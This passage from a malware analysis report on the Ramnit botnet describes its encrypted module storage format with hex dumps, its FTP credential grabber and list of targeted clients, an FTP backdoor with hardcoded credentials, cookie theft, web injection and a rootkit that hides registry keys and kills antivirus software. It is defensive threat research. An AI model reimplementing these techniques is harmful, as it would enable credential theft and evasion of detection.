typedef struct ModuleBlockInLog {
    DWORD    HashRawModule;
    DWORD    Flag;
    DWORD    SizeEncryptedModuleBlock;
    DWORD    HashEncryptedModuleBlock;
    BYTE    EncryptedModuleBlock[SizeEncryptedModuleBlock];
}

```

- **HashRawModule:** Hash of a module's executable file, frequently used as the sign of the module.
- **Flag:** Set to 1 when the module is useful, or 2 when the module is abandoned.
- **SizeEncryptedModuleBlock:** Size of the EncryptedModuleBlock structure associated with the module.
- **HashEncryptedModuleBlock:** Hash of the EncryptedModuleBlock structure associated with the module.
- **EncryptedModuleBlock:** EncryptedModuleBlock structure associated with the module.

Figure 15 shows the data in the ModuleBlockInLog of the FTP grabber module.

HashRawModule				Flag				SizeEncryptedModuleBlock											
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F			
00006330	AC	66	00	90	01	00	00	00	20	39	03	00	49	4D	8F	B5			
00006340	93	F1	A9	D7	41	F6	25	B0	AD	44	8B	5B	98	F3	0F	0D			
00006350	3C	7E	B8	5F	59	D9	48	EF	84	EA	AD	E7	07	48	4D	7C			
00006360	39	C3	60	ED	AB	33	52	90	EC	3C	CF	C3	C1	51	EB	5F			
EncryptedModuleBlock								HashEncryptedModuleBlock											

Figure 15. ModuleBlockInLog of the FTP grabber module.

The data of EncryptedModuleBlock is RC4 encrypted by Modules.dll. The data structure of the decrypted EncryptedModuleBlock can be described as follows:

```
typedef struct ModuleBlock {
    DWORD MagicNumber;
    BYTE ModuleInfo[0x114];
    DWORD TimeStamp;
    DWORD HashRawModule;
    BYTE ModulePE[PESize];
}
```

- **MagicNumber:** A double word hard-coded in Modules.dll. Each ModuleBlock must begin with this. In this version of Ramnit, its value is 0xC581F364.
- **ModuleInfo:** Module description.
- **TimeStamp:** Time stamp of the module.
- **HashRawModule:** Hash of an unencrypted module's executable file.
- **ModulePE:** Decrypted module file, which is a dynamic-link library.
- **PESize:** Size of the module's executable file.

Figure 16 shows the data in the ModuleBlock of the FTP grabber module.

	MagicNumber								ModuleInfo											
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F				
00000000	64	F3	81	C5	46	74	70	47	72	61	62	62	65	72	32	00	d0.AFtpGrabber2.			
00000010	00	00	00	00	00	00	00	00	46	74	70	20	47	72	61	62Ftp Grab			
00000020	62	65	72	20	76	32	2E	30	00	00	00	00	00	00	00	00	ber v2.0.....			
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	ber.....			
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
00000100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
00000110	00	00	00	00	00	00	00	00	38	AF	0E	50	AC	66	00	908"-P-f			
00000120	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....-sy..			
00000130	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00@.....			
00000140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00			
00000150	00	00	00	00	00	00	00	00	00	00	00	00	10	01	00	00			
00000160	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	689.....11..LI\Th			
00000170	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6Fis program cannot			
00000180	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20t be run in DOS			
ModulePE	TimeStamp								HashRawModule											

Figure 16. ModuleBlock of the FTP grabber module.

Now, let's see the data structure describing a running module:

```
typedef struct ModuleInfoInMem {
    DWORD HashRawModule;
    DWORD RetValOfModuleCode;
    DWORD ModuleBase;
    DWORD ModuleSize;
    DWORD ModuleEntry;
    DWORD PtrCommandRoutine;
}
```

- **HashRawModule:** Hash of module's executable file.

- **RetValOfModuleCode**: Value returned by the ModuleCode function of this module.
- **ModuleBase**: Image base address of the module.
- **ModuleSize**: Image size of the module.
- **ModuleEntry**: Entry point of the module.
- **PtrCommandRoutine**: Virtual address of the CommandRoutine function of the module.

2.2.3 Bug report

The bug report function is implemented by a self-designed exception handling mechanism in Modules.dll. When an incurable exception (possible bug) is raised by any module, first, Modules.dll will seek out the trouble-making module by checking the address at which the exception occurred and the address scope of each module in process. Then the information about the exception will be recorded in a local file by Modules.dll and sent back to the C&C server by Rmnsoft.dll. Modules.dll will also change the flag of the buggy module from 1 (useful) to 2 (abandoned) so that it will no longer be loaded. Finally, Modules.dll will call the ExitProcess API to terminate the buggy module's process.

2.3 Other modules

Each module downloaded from the C&C server implements a separate feature of the bot. A brief introduction to the modules found so far is as follows:

FTP grabber: steals FTP credentials from FTP client software, system management software and website management software listed as follows:

NetDrive

FtpControl

32bit FTP

WinScp

LeapFtp

SoftFx FTP

Fling FTP

Classic FTP

FtpExplorer

Core ftp

Coffee cup ftp

FFFtp

TurboFtp

Smart Ftp

BulletproofFTP

FtpCommander

FileZilla

FlashXp

Cute FTP

WS FTP

Directory opus

Frigate 3

Far Manager

WebSitePublisher

Windows/Total commander

Using the stolen credentials, Ramnit can spread even more widely. Users downloading infected files from FTP servers will become new victims.

FTP daemon: sets up an FTP server named 'RMNetwork FTP' on the infected computer. With username 'userftp' and password 'passftp', hackers can easily sneak into an infected computer. The FTP server enumerates local files and shows them to the hackers, allowing them to:

- create/remove a directory
- create/rename/delete a file
- upload/download a file
- execute a file.

So hackers can modify the file system on a victim's computer, stealing the files they are interested in, and creating and executing arbitrary files.

Cookie grabber: cookies of the various web browsers installed on the local computer are collected and stored in a single archive containing one folder for each web browser. Data from this archive will be uploaded to the C&C server by Rmnsoft.dll.

VNC: Virtual Network Computing, a module borrowed from Zeus. It establishes a fully functioning virtual connection between the infected computer and the C&C server, allowing the hackers to use all of the victim's hardware and software to avoid the fraud detection systems of online banks, and allowing access to a smartcard inserted into the computer when the victim is carrying out online transactions.

Hooker: a module borrowed from Zeus for web page injection. It injects HTML and JavaScript into legitimate pages, prompting the victim to input credentials that are not actually required by the financial website. This allows hackers to bypass security measures such as two-factor authentication and certificate-signed transactions, giving them the ability to hijack online banking sessions.

3. Rootkit

The Ramnit installer drops a rootkit driver, idrtbjf.sys, to %Temp% and creates a service named 'Microsoft Windows Service' for it. After creating a device named '\\Device\\631D2408D44C4f47AC647AB96987D4D5', the driver recovers SSDT and SSDT Shadow from system files stored on disk (typical files are ntkrnlpa.exe and win32k.sys), which eliminates anti-virus software and other competitive malware.

The rootkit driver hooks several system services to make the registries associated with Ramnit invisible. The hooked system services are as follows:

- ZwOpenKey
- ZwOpenKeyEx
- ZwOpenKeyTransacted
- ZwOpenKeyTransactedEx
- ZwCreateKey
- ZwCreateKeyTransacted

When a hooked service is invoked to access a registry key that has been changed or created by Ramnit, STATUS_ACCESS_DENIED is returned to prevent the malware from being detected.

In the IoDeviceControl dispatch function, the rootkit driver kills all running anti-virus software whose name is on the death list sent by Rmnsoft.dll.

Conclusion

Since its first discovery in April 2010, Ramnit has become a powerful bot with extensible modular architecture, integrating sophisticated components and posing a considerable threat to the informational and financial security of individuals and institutions alike.

Given Ramnit's fast spread via social engineering and its continuous module upgrades, it is likely that the battle against Ramnit has only just begun.

Bibliography

[1] Gallagher, S. Part virus, part botnet, spreading fast: Ramnit moves past Facebook passwords.

<http://arstechnica.com/business/2012/01/part-virus-part-botnet-spreading-fast-ramnit-moves-past-facebook-passwords/>.

[2] Stevens, K.; Jackson, D. ZeuS Banking Trojan Report. <http://www.secureworks.com/research/threats/zeus/>.

